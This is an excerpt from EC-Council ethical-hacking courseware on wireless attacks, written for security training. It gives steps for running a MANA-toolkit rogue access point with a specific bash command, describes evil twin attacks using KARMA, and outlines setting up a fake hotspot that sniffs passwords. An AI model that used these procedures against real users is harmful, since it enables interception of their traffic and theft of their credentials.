Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Modify the script file **start-nat-simple.sh** used to launch the rogue AP. Set the wireless card parameter **phy** (**wlan0** is used here) and the **upstream** parameter (**eth0** is used here) that specifies the card as having an Internet connection.




Figure 16.75: Screenshot showing start-nat-simple.sh

- Execute the script file **start-nat-simple.sh** using the bash command **# bash <Path to MANA>/mana-toolkit/run-mana/start-nat-simple.sh.** By executing this command, the rogue AP starts running.




Figure 16.76: Screenshot displaying the output of start-nat-simple.sh

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Once the rogue AP is operational, use a Windows machine or mobile device having a different wireless card to connect to the rogue AP.
- In the Wi-Fi-enabled device, search for the Internet connection that is not password protected (**Free Internet** is used here) and connect to it.





Figure 16.77: Screenshot displaying available networks in the mobile device

- Once connected to the Internet through the rogue AP, all the data packets from the device flows through the rogue AP. Now, tools such as tcpdump and Wireshark can be used to capture and analyze the packets.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launch of Wireless Attacks: Evil Twin

- Evil Twin is a wireless AP that pretends to be a legitimate AP by replicating another network name
- Attackers set up a rogue AP outside the corporate perimeter and lures users to sign into the wrong AP
- Once associated, users may bypass the enterprise security policies, giving attackers access to network data
- Evil Twin can be configured with a common residential SSID, hotspot SSID, or a company's WLAN SSID



Wi-Fi is everywhere these days and so are your employees who take their laptops to Starbucks, FedEx Office, and the airport; how do you keep the company data safe?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evil Twin

An evil twin is a wireless AP that pretends to be a legitimate AP by imitating its SSID. It poses a clear and present danger to wireless users on private and public WLANs. An attacker sets up a rogue AP outside the network perimeter and lures users to sign in to this AP. The attacker uses tools such as KARMA, which monitors station probes to create an evil twin. The KARMA tool passively listens to wireless probe request frames and can adopt any commonly used SSID as its own SSID to lure users. The attacker can configure an evil twin with a common residential SSID, hotspot SSID, or the SSID of an organization's WLAN. An attacker who can monitor legitimate users can target APs that do not send SSIDs in probe requests.

WLAN stations usually connect to specific APs based on their SSIDs and signal strength, and the stations automatically reconnect to any SSID used in the past. These issues allow attackers to trick legitimate users by placing an evil twin near the target network. Once associated, the attacker may bypass enterprise security policies and gain access to network data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.78: Evil twin

Because the employees of a company may take their corporate laptops to establishments with public Wi-Fi networks, it is challenging to keep company data safe.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Set Up of a Fake Hotspot (Evil Twin)

Hotspots in an area may not always be legitimate because an evil twin mounted by an attacker may pretend to be a legitimate hotspot. It is difficult to differentiate between a legitimate hotspot and an evil twin. For example, a user who attempts to log in may find two APs, one of which is legitimate. If the user connects to the network through the evil twin, the attacker may obtain login information and access to the victim's computer. Any login attempt of the user would fail, and they are likely to assume that the attempt randomly failed. A fake hotspot can be set up using a laptop with Internet connectivity (3G or a wired connection) and a mini AP through the following steps.

1. Enable **Internet Connection Sharing** in Windows or **Internet Sharing** in MAC OS X.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.79: Screenshot of the Internet Sharing window in macOS

2. Broadcast the Wi-Fi connection and run a sniffer program to capture passwords.

